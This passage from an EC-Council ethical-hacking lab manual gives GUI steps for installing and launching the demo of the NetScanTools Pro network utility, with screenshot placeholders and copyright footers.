
12. The **Setup - NetScanTools Pro Demo** window appears, click **Next** and follow the wizard-driven installation steps to install **NetScanTools Pro**.

    Note: If a **WinPcap 4.1.3 Setup** pop-up appears, click **Cancel**.




Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

13. In the **Completing the NetScanTools Pro Demo Setup Wizard**, ensure that **Launch NetScanTools Pro Demo** is checked and click **Finish**.




14. The **Reminder** window appears; if you are using a demo version of NetScanTools Pro, click the **Start the DEMO** button.




Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

15. A **DEMO Version** pop-up appears; click the **Start NetScanTools Pro Demo…** button.




16. The **NetScanTools Pro** main window appears, as shown in the screenshot.



Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

